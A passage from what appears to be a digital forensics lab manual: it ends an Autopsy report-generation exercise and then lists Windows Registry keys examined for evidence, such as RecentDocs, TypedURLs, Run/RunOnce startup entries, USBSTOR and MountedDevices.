


Step 15: Click on Generate Report from autopsy window and Select the Excel format and click on next.






Step 16: Now Report is Generated So click on close Button .we can see the Report on Report Node.



Step 17: Now open the Report folder and Open Excel File.





Practical No: 9

Registry Editor


Accessing the Registry

Type regedit in Start -> Search




Wireless Evidence in the Registry


HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\NetworkList\Profiles



The RecentDocs Key


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs






TypedURLs Key

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs




IP Addresses

HKEY_LOCAL_MACHINE\System\CurrentControlSet\services\Tcpip\Parameters\Interfaces




Start Up Locations in the Registry

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run




RunOnce Startup

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce




Start Up Services

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services




Start Legacy Applications

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\WDI




Start When a Particular User Logs On

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run



USB Storage Devices

HK_Local_Machine\System\ControlSet00x\Enum\USBSTOR



Mounted Devices

HKEY_LOCAL_MACHINE\System\MountedDevices

